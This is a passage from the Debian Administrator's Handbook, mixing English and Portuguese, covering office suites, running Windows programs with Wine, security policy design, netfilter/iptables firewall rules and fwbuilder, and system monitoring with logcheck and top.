Since FusionForge is largely targeting development projects, it also integrates many tools such as CVS, Subversion, Git, Bazaar, Darcs, Mercurial and Arch for source control management or “configuration management” or “version control” — this process has many names. These programs keep a history of all the revisions of all tracked files (often source code files), with all the changes they go through, and they can merge modifications when several developers work simultaneously on the same part of a project.

Most of these tools are accessible, or even managed, through a web interface, with a fine-grained permission system, and email notifications for some events.

## 13.4.5. Suites de Escritório

Office software has long been seen as lacking in the free software world. Users have long asked for replacements for Microsoft tools such as Word and Excel, but these are so complex that replacements

were hard to develop. The situation changed when the OpenOffice.org project started (following Sun's release of the StarOffice code under a free license). The GNOME and KDE projects are still working on their offerings (GNOME Office and KOffice), and the friendly competition leads to interesting results. For instance, the Gnumeric spreadsheet (part of GNOME Office) is even better than OpenOffice.org in some domains, notably the precision of its calculations. On the word processing front, the OpenOffice.org suite still leads the way.

Another important feature for users is the ability to import Word and Excel documents received from contacts or found in archives. Even though all office suites have filters which allow working on these formats, only the ones found in OpenOffice.org are functional enough for daily use.

### **THE BROADER VIEW Libre Office replaces OpenOffice.org**

OpenOffice.org contributors have set up a foundation (*The Document Foundation*) to foster project development. The idea had been discussed for some time, but the actual trigger was Oracle's acquisition of Sun. The new ownership made the future of OpenOffice under Oracle uncertain. Since Oracle declined to join the foundation, the developers had to give up on the OpenOffice.org name. The software is now known as *Libre Office*.

These changes occurred after Debian Squeeze was frozen, which explains why the repositories still contain OpenOffice.org... but Libre Office is already available in the `backports.debian.org` package repository, as well as in more recent versions of Debian.

OpenOffice.org, KOffice and GNOME Office are, respectively, available in the `openoffice.org`, `koffice` and `gnome-office` Debian packages.

---

Language-specific packs for OpenOffice.org are distributed in separate packages: `openoffice.org-l10n-*`, `openoffice.org-help-*`, and `openoffice.org-spellcheck-*` (which can be a virtual package provided by `myspell-*`).

# 13.5. Emulando Windows: Wine

In spite of all the previously mentioned efforts, there are still a number of tools without a Linux equivalent, or for which the original version is absolutely required. This is where Windows emulation systems come in handy. The most well-known among them is Wine.

? <http://www.winehq.com/>

## **COMPLEMENTOS CrossOver Linux**

*CrossOver*, produced by CodeWeavers, is a set of enhancements to Wine that broaden the available set of emulated features to a point at which Microsoft Office becomes fully usable. Some of the enhancements are periodically merged into Wine.

? <http://www.codeweavers.com/products/>

However, one should keep in mind that it's only a solution among others, and the problem can also be tackled with a virtual machine or VNC; both of these solutions are detailed in the sidebars.

Let us start with a reminder: emulation allows executing a program (developed for a target system) on a different host system. The emulation software uses the host system, where the application runs, to imitate the required features of the target system.

The simplest way of using Wine is with an instance of Microsoft Windows already installed on an existing partition (which will be the case on machines dual-booting with this system). When no installed Windows version is available, Wine works in a less complete way, and fewer programs will be able to run.

The Windows partition must first be mounted (for instance under `/windows/`), and the **wine** user must have read and write access. The following `fstab` entry grants this access to all users:

```
/dev/hda1 /windows fat defaults,uid=1000,gid=100,umask=000
```

Agora vamos instalar os pacotes necessários:

```
# apt-get install wine ttf-mscorefonts-installer wine
```

The user then needs to run **winecfg** and configure `/windows/` to be used as the C : drive. Other settings can be kept to their default values. Running Windows programs then becomes a simple matter of running **wine /windows/.../program.exe**.

Note that you should not rely on Wine (or similar solutions) without actually testing the particular software: only a real-use test will determine conclusively whether emulation is fully functional.

### **ALTERNATIVA Máquinas virtuais**

An alternative to emulating Microsoft's operating system is to actually run it in a virtual machine that emulates a full hardware machine. This allows running any operating system. [Chapter 12, Administração](#)

[Avançada](#) describes several virtualization systems, most notably Xen and KVM (but also QEMU, VMWare and Bochs).

### **ALTERNATIVA Windows Terminal Server ou VNC**

Yet another possibility is to remotely run the legacy Windows applications on a central server with *Windows Terminal Server* and access the application from Linux machines using *rdesktop*. This is a Linux client for the RDP protocol (*Remote Desktop Protocol*) that *Windows NT/2000 Terminal Server* uses to display desktops on remote machines.

The VNC software provides similar features, with the added benefit of also working with many operating systems. Linux VNC clients and servers are described in [Section 9.2, “Login remoto”](#).

# Chapter 14. Segurança

Um sistema de informação pode ter variados níveis de importância, dependendo do ambiente. Em alguns casos, é vital para a sobrevivência de uma empresa. Deve, portanto, ser protegido de vários tipos de riscos. O processo de avaliação desses riscos, definição e execução da proteção é coletivamente conhecida como o "processo de segurança".

## 14.1. Definindo uma Política de Segurança

### ATENÇÃO Escopo deste capítulo

Segurança é um assunto vasto e muito delicado, por isso não podemos reclamar ao descrevê-lo de forma abrangente no curso de um único capítulo. Nós apenas delimitamos alguns pontos importantes e descrevemos algumas das ferramentas e métodos que podem ser úteis no domínio da segurança. Para ler mais, a literatura é abundante, e livros inteiros foram dedicados ao assunto. Um excelente ponto de partida seria *Linux Server Security* por Michael D. Bauer (publicado pela O'Reilly).

A palavra "segurança" em si abrange uma vasta gama de conceitos, ferramentas e procedimentos, nenhum dos quais se aplicam universalmente. Escolher entre eles requer uma idéia precisa de quais são seus objetivos. Garantir um sistema começa com respondendo a algumas perguntas. Apressando-se de cabeça na implementação de um conjunto arbitrário de ferramentas corre o risco de se concentrar nos aspectos errados de segurança.

A primeira coisa a determinar é, portanto, o objetivo. Uma boa abordagem para ajudar com esta determinação começa com as seguintes perguntas:

- *O que* estamos tentando proteger? A política de segurança vai ser diferente, dependendo se queremos proteger os computadores ou dados. Neste último caso, também precisamos saber quais os dados.
- *Contra* o que estamos tentando proteger? Vazamento de dados confidenciais? Perda accidental de dados? Perda de receita causada pela interrupção do serviço?
- Além disso, de *quem* estamos tentando proteger? As medidas de segurança vão ser muito diferentes para se proteger contra um erro de digitação por um usuário regular do sistema do que quando a proteção for contra um determinado grupo atacante.

O termo "risco" é normalmente usado para se referir coletivamente a esses três fatores: o que proteger, o que precisa ser impedido de acontecer, e que vai tentar fazer isso acontecer. Modelagem do risco requer respostas a estas três perguntas. A partir deste modelo de risco, uma política de segurança pode ser construída, e a política pode ser implementada com ações concretas.

## **NOTA Questionamento permanente**

Bruce Schneier, um especialista mundial em matéria de segurança (e não apenas a segurança do computador) tenta combater um dos mitos mais importantes de segurança com um lema: "Segurança é um processo, não um produto". Ativos a serem protegidos mudam no tempo, assim como ameaças e os meios disponíveis para potenciais agressores. Mesmo se uma política de segurança foi inicialmente perfeitamente desenhada e implementada, nunca se deve descansar sobre seus louros. Os componentes de risco evoluem, e a resposta a esse risco deve evoluir nesse sentido.

Restrições adicionais também devem ser levadas em conta, uma vez que podem restringir o leque de políticas disponíveis. Até onde estamos dispostos a ir para proteger um sistema? Esta questão tem um grande impacto sobre a política a implementar. A resposta é muitas vezes definida apenas em termos de custos monetários, mas os outros elementos devem também ser considerados, tais como a quantidade de inconveniência imposta aos usuários do sistema ou degradação do desempenho.

Uma vez que o risco foi modelado, pode-se começar a pensar sobre a criação de uma política de segurança real.

## **NOTA Políticas extremas**

Há casos em que a escolha das ações necessárias para garantir um sistema é extremamente simples.

Por exemplo, se o sistema a ser protegido apenas compreende um computador de segunda mão, a única utilização consiste em adicionar alguns números no final do dia, decidir não fazer nada especial para protegê-lo seria bastante razoável. O valor intrínseco do sistema é baixo. O valor dos dados é igual a zero, uma vez que não são armazenados no computador. Um atacante potencial infiltrando este "sistema" só teria a ganhar uma calculadora pesada. O custo de assegurar um tal sistema seria provavelmente maior do que o custo de uma violação.

No outro extremo do espectro, podemos querer proteger a confidencialidade dos dados secretos da forma mais abrangente possível, superando qualquer outra consideração. Neste caso, uma resposta apropriada seria a destruição total destes dados (de forma segura e apagar os arquivos, trituração dos discos rígidos aos bits, em seguida, dissolvendo estes bits em ácido, e assim por diante). Se houver um requisito adicional de que os dados devem ser mantidos guardados para uso futuro (embora não necessariamente prontamente disponível), e se o custo ainda não é um fator, então, um ponto de partida seria armazenar os dados sobre placas de liga leve de irídio-platina armazenados em depósitos à prova de bomba em várias montanhas no mundo, cada uma das quais, é claro, inteiramente secreta e guardada por exércitos inteiros...

Esses exemplos podem parecer extremos, eles, no entanto, são uma resposta adequada aos riscos definidos, na medida em que eles são o resultado de um processo de pensamento que leva em conta os objectivos a atingir e as limitações a cumprir. Ao vir de uma decisão fundamentada, nenhuma política de segurança é menos respeitável do que qualquer outra.

Na maioria dos casos, o sistema de informação pode ser segmentado em subconjuntos consistentes e na maior parte independente. Cada subsistema terá suas próprias exigências e restrições, e assim a avaliação do risco e do projeto da política de segurança deve ser

realizada separadamente para cada um. Um bom princípio para se manter em mente é que um perímetro pequeno e bem definido é mais fácil de defender do que uma fronteira longa e sinuosa. A organização em rede também deve ser concebida: os serviços sensíveis devem ser concentrados em um pequeno número de máquinas, e estas máquinas só devem ser acessíveis através de um número mínimo de pontos de verificação; garantir estes pontos check-points será mais fácil do que garantir todos as máquinas sensíveis contra a totalidade do mundo exterior. É neste ponto que a utilidade de filtragem de rede (incluindo por firewalls) se torna aparente. Esta filtragem pode ser implementada com hardware dedicado, mas uma solução possivelmente mais simples e mais flexível é usar um firewall de software, como o integrado no kernel do Linux.

# 14.2. Firewall Filtragem de pacotes

ou  
de

## DE VOLTA AO BASICO Firewall

Um *firewall* é uma peça de equipamento de informática com hardware e/ou software que classifica os pacotes de entrada ou saída de rede (chegando ou de uma rede local) e só deixa passar aqueles combinando certas condições pré-definidas.

Um firewall é uma porta de filtragem da saída de rede e é efetiva apenas em pacotes que devem passar por isso. Portanto, só pode ser eficaz quando passar pelo firewall é a única rota para estes pacotes.

A falta de uma configuração padrão (e do lema "processo e não produto") explica a falta de uma solução chave. Há, no entanto, as ferramentas que tornam mais simples configurar os firewall *netfilter*, com uma representação gráfica das regras de filtragem. **fwbuilder** está, sem dúvida entre os melhores delas.

## CASO ESPECIFICO Firewall Local

Um firewall pode ser restrito a uma determinada máquina (em oposição a uma rede completa), caso em que seu papel é o de filtrar ou restringir o acesso a alguns serviços, ou possivelmente para evitar que as conexões de saída por softwares maliciosos que um usuário poderia, por vontade própria ou não, ter instalado.

O kernel do Linux 2.6 incorpora os firewall *netfilter*. Ele pode ser controlado a partir do espaço do usuário com os comandos **iptables** e **ip6tables**. A diferença entre estes dois comandos é que o primeiro atua sobre rede IPv4, enquanto que o último sobre o IPv6. Uma vez que ambas pilhas de protocolo de rede provavelmente estarão circulando por muitos anos, ambas as ferramentas serão utilizadas em paralelo.

## 14.2.1. Funcionamento do Netfilter

*netfilter* utiliza quatro tabelas distintas que armazenam regras que regulam três tipos de operações sobre pacotes:

- *filtro* preocupa com as regras de filtragem (aceitando, recusando ou ignorando um pacote);
- *nat* diz respeito a tradução de origem ou destino, endereços e portas de pacotes, observe que esta tabela existe apenas para IPv4;

- mangle diz respeito a outras alterações nos pacotes IP (incluindo os TOS - *Tipo de Serviço* - campo e opções);
- raw permite outras modificações manuais em pacotes antes de chegar ao sistema de rastreamento de conexões.

Cada tabela contém listas das chamadas regras *cadeias*. O firewall usa padrão para lidar com cadeias de pacotes com base em circunstâncias pré-definidas. O administrador pode criar outras cadeias, o que só será usado quando referido por uma das cadeias padrão.


A tabela filter (filtro) possui três cadeias padrao:

- INPUT (ENTRADA): preocupa se com os pacotes cujo destino é o proprio firewall;
- OUTPUT (SAIDA): preocupa se com os pacotes emitidos pelo firewall;
- FORWARD (PASSAR PARA FRENTE): preocupa se com os pacotes em trânsito através do firewall (que não é nem a sua origem nem o seu destino).

A tabela nat também tem três cadeias de padrão:

- PREROUTING (PRE ROTEAMENTO): altera pacotes assim que eles chegam;
- POSTROUTING (pos roteamento): altera pacotes quando eles estão prontos para partir ao seu caminho;
- OUTPUT (SAÍDA): altera pacotes gerados pelo próprio firewall.

#### **Figure 14.1. Como cadeias *netfilter* são chamadas**



Cada cadeia é uma lista de regras, cada regra é um conjunto de condições e uma ação a ser executada quando as condições forem satisfeitas. Ao processar um pacote, o firewall examina a cadeia se for o caso, uma regra após a outra, quando as condições para uma regra estão reunidas, "pula" (daí a opção `-j` nos comandos) para a especificada ação para continuar o processamento. Os comportamentos mais comuns são padronizados, e existem ações específicas para eles. O processamento da cadeia toma uma destas ações de interrupções padrão, uma vez que o destino do pacote já está selado (salvo uma exceção mencionada a seguir):

## **DE VOLTA AO BASICO ICMP**

ICMP (*Internet Control Message Protocol*) é o protocolo usado para transmitir informações complementares sobre as comunicações. Permite testar a conectividade de rede com o comando **ping** (que envia uma

mensagem ICMP *echo request* (solicitação de eco), que o beneficiário se destina a responder com uma mensagem ICMP *echo reply*) (resposta echo). É sinal de um firewall rejeitando um pacote, indica um estouro de memoria no buffer de recebimento, propõe uma melhor rota para os pacotes seguintes na conexão, e assim por diante. Este protocolo é definido por vários documentos RFC, o inicial RFC777 e RFC792 logo foram concluídos e ampliados.

? <http://www.faqs.org/rfcs/rfc777.html>

? <http://www.faqs.org/rfcs/rfc792.html>

Para referência, um buffer de recepção é uma pequena região de memória para armazenamento de dados entre o tempo que chega na rede e o tempo que o kernel o manipula. Se esta regiao está cheia, os novos dados não podem ser recebidos, e o ICMP sinaliza o problema, de modo que o emissor possa abrandar a sua taxa de transferência (que devem, idealmente, chegar a um equilíbrio após algum tempo).

Observe que, embora uma rede IPv4 possa funcionar sem ICMP, ICMPv6 é estritamente necessário para uma rede IPv6, uma vez que combina várias funções que eram, no mundo IPv4, espalhados por ICMPv4, IGMP (*Internet Group Membership Protocol*) e ARP (*Address Resolution Protocol*). ICMPv6 é definido na RFC4443.

? <http://www.faqs.org/rfcs/rfc4443.html>

- ACCEPT: permite que o pacote siga seu caminho;
- REJECT: rejeita o pacote com um erro ICMP (o --reject-with *tipo* opção para **iptables** permite selecionar o tipo de erro);
- DROP: apaga (ignora) o pacote;

- LOG: log (via **syslogd**) uma mensagem com uma descrição do pacote, observe que esta ação não interrompe o processamento, e a execução da cadeia continua na próxima regra, razão pela qual recusou registro de pacotes, requer as regras tanto LOG quanto REJECT/DROP;
- ULOG: registrar uma mensagem via **ulogd**, que pode ser melhor adaptada e mais eficiente do que **syslogd** para lidar com um grande número de mensagens, observe que esta ação, como LOG, também retorna o processamento para a próxima regra na cadeia chamada;
- *chain\_name*: Vá para a cadeia e avalie as suas regras;
- RETURN: interrompe o processamento da cadeia atual, e volta para a cadeia de chamada; no caso a cadeia atual é padrão, não há nenhuma cadeia de chamada, de modo que a ação padrão (definida com a opção - P para o **iptables**) é executada em vez disto;
- SNAT (apenas na tabela `nat`, portanto, somente em IPv4): aplica *Fonte NAT* (opções extra descrevem as alterações exatas para aplicar);
- DNAT (apenas na tabela `nat`, portanto, somente em IPv4): aplica *Destino da NAT* (opções extra descrevem as alterações exatas para aplicar);
- MASQUERADE (apenas na tabela `nat`, portanto, somente em IPv4): aplica *masquerading* (um caso especial de *NAT de origem*);
- REDIRECT (apenas na tabela `nat`, portanto, somente em IPv4): redireciona um pacote para uma determinada porta do firewall, isto pode ser usado para configurar um proxy web transparente que funciona sem nenhuma configuração no lado do cliente, uma vez que o cliente pensa que ele se conecta ao destinatário e as comunicações realmente passam pelo proxy.

Outras ações, particularmente as relativas à tabela `mangle`, estão fora do escopo deste texto. O `iptables(8)` e `ip6tables(8)` tem um lista completa.

## 14.2.2. Sintaxe do `iptables` e do `ip6tables`

Os comandos **iptables** e **ip6tables** permitem manipulação de tabelas, cadeias e regras. Sua opção *tabela* `-t` indica em qual tabela operar (por padrão, *filtro*).

### 14.2.2.1. Comandos

A opção `-N cadeia` cria uma nova cadeia. A `-X cadeia` exclui uma cadeia vazia e sem uso. A `-A regra de cadeia` adiciona uma regra no final da cadeia dada. A opção `-I cadeia número_regra regra` insere uma regra antes da regra número *número\_regra*. A opção `-D cadeia número_regra` (ou a opção `-D cadeia regra`) remove uma regra em uma cadeia, a primeira sintaxe identifica a regra a ser removida pelo seu número, enquanto o segundo o identifica pelo seu conteúdo. A opção `-F cadeia` libera uma cadeia (remove todas suas regras), se nenhuma cadeia é mencionada, todas as regras da tabela são removidas. A opção `-L cadeia` lista as regras na cadeia. Finalmente, a opção `-P cadeia ação` define a ação padrão, ou "política", para uma cadeia dada; observe que apenas as cadeias padrão podem ter essa política.

## 14.2.2.2. Regras

Cada regra é expressa como *condições -j ação opcoes\_acoes*. Se várias condições são descritas na mesma regra, então o critério das condições é a conjugação (lógica e), que é pelo menos tão restritiva quanto cada condição individual.

A condição *-p protocolo* corresponde ao campo protocolo do pacote IP. Os valores mais comuns são *tcp*, *udp*, *icmp*, e *ICMPv6*. Prefixando a condição com um ponto de exclamação nega a condição, que se transforma numa correspondência para "todos os pacotes com um protocolo diferente da especificada". Este mecanismo de negação não é específico para a opção *-p* e também pode ser aplicada a todas outras condições.

A condição *-s endereço ou -s rede/máscara* corresponde o endereço de origem do pacote. Do mesmo modo, *-d endereço ou -d rede/máscara* corresponde o endereço de destino.

A condição *-i interface* seleciona os pacotes provenientes da interface de rede. *-o interface* seleciona pacotes saindo em uma interface específica.

Existem condições mais específicas, dependendo das condições genéricas acima descritas. Por exemplo, a condição *-p TCP* pode ser complementada com condições sobre as portas TCP, com cláusulas como *-- porta-origem porta* e *--porta-destino porta*.

A condição *--estado estado* corresponde ao estado de um pacote em uma conexão (isto requer o módulo **ipt\_conntrack** do kernel, para rastreamento de conexões). O estado **NEW** descreve um pacote

iniciando uma nova conexão; O pacote ESTABLISHED corresponde aos pacotes pertencentes a uma conexão já existente, e RELATED correspondem aos pacotes iniciando uma nova conexão relacionada a um já existente (o que é útil para as conexões ftp-data no modo "active" do protocolo FTP).

A seção anterior lista as ações disponíveis, mas não suas respectivas opções. A ação LOG, por exemplo, tem as seguintes opções:

- `--log-priority`, com valor padrão `aviso`, indica a prioridade da mensagem **syslog**;
- `--log-prefix` permite especificar um prefixo de texto para diferenciar mensagens registradas;
- `--log-tcp-sequence`, `--log-tcp-options` e `--log-ip-options` indicam dados extras a serem integrados na mensagem: respectivamente, o número de seqüência TCP, opções TCP, e as opções IP.

A acao DNAT (disponível apenas para IPv4) fornece a `--to-destination endereço: opcao porta` para indicar o novo endereço IP de destino e/ou porta. Da mesma forma, SNAT fornece `--to-source endereço:porta` para indicar o novo endereço IP de origem e/ou porta.

A opcao REDIRECT (disponível apenas para IPv4) fornece a opcao `--to-ports porta (s)` para indicar a porta, ou uma lista de portas, onde os pacotes devem ser redirecionados.

## 14.2.3. Criando Regras

Cada criação de regra exige uma invocação de **iptables**/**ip6tables**. Digitando estes comandos manualmente pode ser tedioso, por isso as chamadas são normalmente armazenados em um script para que a mesma configuração seja criada automaticamente a cada vez que a máquina inicia. Este script pode ser escrito à mão, mas também pode ser interessante prepará-lo com uma ferramenta de alto nível, tais como **fwbuilder**.

O princípio é simples. Na primeira etapa, é preciso descrever todos os elementos que estarão envolvidos nas atuais regras:

- o firewall, com suas interfaces de rede;
- as redes, com suas faixas de IP correspondentes;
- os servidores;
- as portas que pertencem aos serviços hospedados nos servidores.

As regras são então criadas com simples ações de arrastar-e-soltar nos objetos. Alguns menus contextuais podem alterar a condição (negando o, por exemplo). Em seguida, a ação deve ser escolhida e configurada.

Quanto IPv6 está ativo, pode se criar dois conjuntos de regras distintas para IPv4 e IPv6, ou criar uma só e deixar **fwbuilder** traduzir as regras de acordo com os endereços atribuídos aos objetos.

**Figure 14.2. janela principal do Fwbuilder**

**arrakis / Policy**

	Source	Destination	Service	Interface	Direction
0	arrakis	Any	Any	Local Network	In
1	IP Arrakeen.ouaza.com	arrakis	TCP Nagios NRPE TCP any ICMP	Local Network	In
2	Any	arrakis	Authorized Services	Local Network	In
3	Local Network	arrakis	Any	Local Network	In
4	Any	Any	Any	Localhost	In
5	Any	Any	Any	OpenVPN	In
6	Any	arrakis	Authorized Services	DNS Tunnel	In
7	Any	IP Arrakeen.ouaza.com	Any	DNS Tunnel	In
8	Any	Any	TCP http	DNS Tunnel	In

**Rule set**

Name: Policy Comment:

This is IPv4 rule set  filter+mangle table  mangle table

Top ruleset

Help Apply Close

**fwbuilder** pode gerar um script de configuração do firewall de acordo com as regras que foram definidas. Sua arquitetura modular lhe confere a capacidade de gerar scripts que visam diferentes sistemas (**iptables** para Linux 2.4/2.6, **ipf** para o FreeBSD e **pf** para OpenBSD).

Versões do pacote fwbuilder desde Squeeze contém tanto a interface gráfica e os módulos de cada sistema de firewall (estes foram previamente divididos em vários pacotes, um para cada sistema de destino):

```
# aptitude install fwbuilder
```

## 14.2.4. Instalando Regras em cada inicializacao

Se o firewall serve para proteger uma conexão de rede intermitente PPP, a maneira mais simples de implantar o script é instalá-lo como /etc/ppp/ip-up.d/0iptables (observe que apenas os arquivos sem um ponto em seu nome são levados em conta). O firewall irá assim ser recarregado a cada vez que uma conexão PPP for estabelecida.

Em outros casos, a maneira recomendada é registrar o script de configuração em uma directiva up do /etc/network/interfaces. No exemplo a seguir, o script é armazenado em /usr/local/etc/arrakis/fw.

### **Example 14.1. arquivo interfaces chamando script firewall**

```
auto eth0
iface eth0 inet static
    address 192.168.0.1
    network 192.168.0.0
    netmask 255.255.255.0
    broadcast 192.168.0.255
    up /usr/local/etc/arrakis.fw
```

# 14.3. Supervisão: Prevenção, Detecção, Desencorajamento

O monitoramento é uma parte integrante de qualquer política de segurança por várias razões. Entre elas, que o objetivo da segurança não é normalmente restrito a garantir a confidencialidade dos dados, mas também inclui a disponibilidade assegurada dos serviços. Portanto, é imperativo para verificar se tudo funciona como esperado, e para detectar em tempo hábil qualquer comportamento desviante ou mudança na qualidade do serviço(s) processado. Atividade de controle pode permitir a detecção de tentativas de intrusão e permitir uma reação rápida antes que eles causem graves consequências. Esta seção analisa algumas ferramentas que podem ser usadas para monitorar vários aspectos de um sistema Debian. Como tal, conclui a seção dedicada ao monitoramento do sistema genérico em [Chapter 12, Administração Avançada](#).

## 14.3.1. Monitoramento de Logs com logcheck

O programa **logcheck** monitora arquivos de log a cada hora por padrão. Ele envia mensagens de log incomuns em e-mails para o administrador, para posterior análise.

A lista de arquivos monitorados é armazenada em `/etc/logcheck/logcheck.logfiles`, os valores padrão funcionam bem se o arquivo `/etc/syslog.conf` não foi completamente refeito.

**logcheck** pode trabalhar em um dos três modos mais ou menos detalhados: *paranoid*, *server* e *workstation*. O primeiro é *muito* verboso, e provavelmente deve ser restrito a servidores específicos, tais como firewalls. O segundo modo (e padrão) é recomendado para a maioria dos servidores. O último é projetado para estações de trabalho, e é ainda suscinto (que filtra mais mensagens).

Nos três casos, **logcheck** provavelmente deve ser personalizado para excluir algumas mensagens extras (dependendo dos serviços instalados), a menos que o administrador realmente deseje receber lotes por hora de longos e-mails desinteressantes. Uma vez que o mecanismo de seleção de mensagem é bastante complexo, `/usr/share/doc/logcheck-database/README.logcheck-database.gz` é uma necessidade - se desafiador - leia.

As regras aplicadas podem ser divididas em vários tipos:

- aqueles que qualificam uma mensagem como uma tentativa de invasao (armazenado em um arquivo no diretorio /etc/logcheck/cracking.d/);
- aqueles cancelando essas qualificações (/etc/logcheck/cracking.ignore.d/);
- aqueles classificando uma mensagem como um alerta de segurança (/etc/logcheck/violations.d/);
- aqueles cancelando esta classificação (/etc/logcheck/violations.ignore.d/);
- finalmente, as que se aplicam às mensagens restantes (consideradas como *eventos de sistema*).

### **ATENCAO Ignorando uma mensagem**

Qualquer mensagem marcada como uma tentativa de invasao ou um alerta de segurança (seguindo uma regra armazenada num arquivo /etc/logcheck/violations.d/myfile) só pode ser ignorada por uma regra em /etc/logcheck/violations.ignore.d/myfile ou no arquivo /etc/logcheck/violations.ignore.d/myfile-extensão.

Um evento de sistema é sempre sinalizado a menos que uma regra em um dos diretórios /etc/logcheck/ignore.d.{paranoid,server,workstation}/ indica que o evento deve ser ignorado. Naturalmente, apenas os diretórios levados em consideração são aqueles que correspondem aos níveis de verbosidade iguais ou maiores que o modo de funcionamento seleccionado.

### **DICA Seus logs como fundo de tela**

Alguns administradores gostam de ver suas mensagens de log rolar em tempo real, o comando **root-tail** (no pacote root-tail) pode ser usado para integrar os logs para o fundo da sua área de trabalho gráfica. O programa **xconsole** (no pacote *x11-apps*) pode também tê-los rolando em uma pequena janela. As mensagens são diretamente retiradas de **syslogd** através do `/dev/xconsole` chamado pipe.

## 14.3.2. Monitorando Atividades

### 14.3.2.1. Em Tempo Real

**top** é uma ferramenta interativa que exibe uma lista de processos em execução. A triagem padrão baseia-se na quantidade atual de utilização do processador e pode ser obtida com a tecla **P**. Outras ordens de classificação incluem uma espécie de memória ocupada (tecla **M**), pelo tempo total do processador (tecla **T**) e pelo identificador de processo (tecla **N**). A tecla **k** permite matar um processo, digitando seu identificador de processo. O tecla **r** permite *renicing* um processo, ou seja, mudar sua prioridade.

Quando o sistema parece estar sobrecarregado, **top** é uma ótima ferramenta para ver quais processos estão competindo por tempo de processador ou consumindo muita memória. Em particular, muitas vezes é interessante verificar se os recursos do processos que consomem

coincidem com os serviços reais conhecidos que a máquina hospeda. Um processo desconhecido rodando como o usuário www-data deve realmente se destacar e ser investigado, já que é provavelmente uma instância do software instalado e executado no sistema através de uma vulnerabilidade em uma aplicação web.

**top** é uma ferramenta muito flexível e sua página de manual dá detalhes sobre como personalizar a sua exibição e adaptá-la às nossas necessidades pessoais e hábitos.

As ferramentas gráficas **gnome-system-monitor** e **qps** são semelhantes ao **top** e proporcionam mais ou menos as mesmas características.

#### **DICA Representação Visual das atividades**

Para visualizar melhor (e divertir) representações da actividade de um computador, deve-se investigar Lavaps, bubblemon e pacotes bubblefishymon. **Lavaps** mostra os processos em execução, como as bolhas de cera em um lava-lamp. **bubblemon** é um applet do painel de área de trabalho que representa a quantidade de memória usada e o uso do processador como um aquário com bolhas. **bubblefishymon** é bastante semelhante, mas também acrescenta peixe representando tráfego de rede (e até mesmo um pato).

### **14.3.2.2. Historia**

Carga do processador, o tráfego de rede e o espaço livre no disco são informações que variam constantemente. Manter um histórico de sua

evolução é muitas vezes útil para determinar exatamente como o computador é usado.

Existem muitas ferramentas dedicadas a esta tarefa. A maioria pode buscar dados via SNMP (*Simple Network Management Protocol*, a fim de centralizar esta informação. Um benefício adicional é que este permite buscar dados de elementos de rede que podem não ser de computadores de uso geral, tais como roteadores de rede dedicadas ou switches.

Este livro trata Munin com algum detalhe (ver [Section 12.4.1, “Setting Up Munin”](#)) como parte de [“Administração Avançada”](#). Debian também fornece uma ferramenta similar, cacti. Sua implantação é um pouco mais complexa, pois se baseia apenas em SNMP. Apesar de ter uma interface web, compreender os conceitos envolvidos na configuração ainda requer algum esforço. Lendo a documentação HTML (`/usr/share/doc/cacti/html/index.html`) deve ser considerado um pré-requisito.

## **ALTERNATIVO mrtg**

**mrtg** (do pacote com mesmo nome) é uma antiga ferramenta. Apesar de algumas arestas, ela pode agregar dados históricos e exibi-los na forma de gráficos. Ela inclui uma série de scripts dedicados à coleta de dados mais comumente monitorados, tais como a carga do processador, o tráfego de rede, acessos à página da web, e assim por diante.

Os pacotes `mrtg-contrib` e `mrtgutils` contêm exemplos de scripts que podem ser utilizados diretamente.

## 14.3.3. Detectando Modificações

Uma vez que o sistema esteja instalado e configurado, e impedindo atualizações de segurança, geralmente não há razão para a maioria dos arquivos e diretórios para evoluirem, exceeto os dados. É interessante, portanto, certificar se que os arquivos realmente não alteram: qualquer mudança seria, portanto, inesperada, valendo a pena investigar. Esta seção apresenta algumas ferramentas capazes de monitorar os arquivos e para avisar o administrador quando ocorrer uma mudança inesperada (ou simplesmente para listar tais mudanças).

### 14.3.3.1. Auditando Pacotes: debsums e seus limites

INDO ALEM Protegendo se contra mudanças mais significativas

**debsums** é útil na detecção de alterações em arquivos provenientes de um pacote Debian, mas será inútil se o pacote em si está comprometido, por exemplo, se o espelho Debian está comprometida. Protegendo-se contra este tipo de ataques envolve a utilização de sistema APT de verificação de assinatura digital (veja [Section 6.5, “Verificando Autenticidade do Pacote”](#)), e tomado cuidado para só instalar pacotes a partir de uma origem certificada.

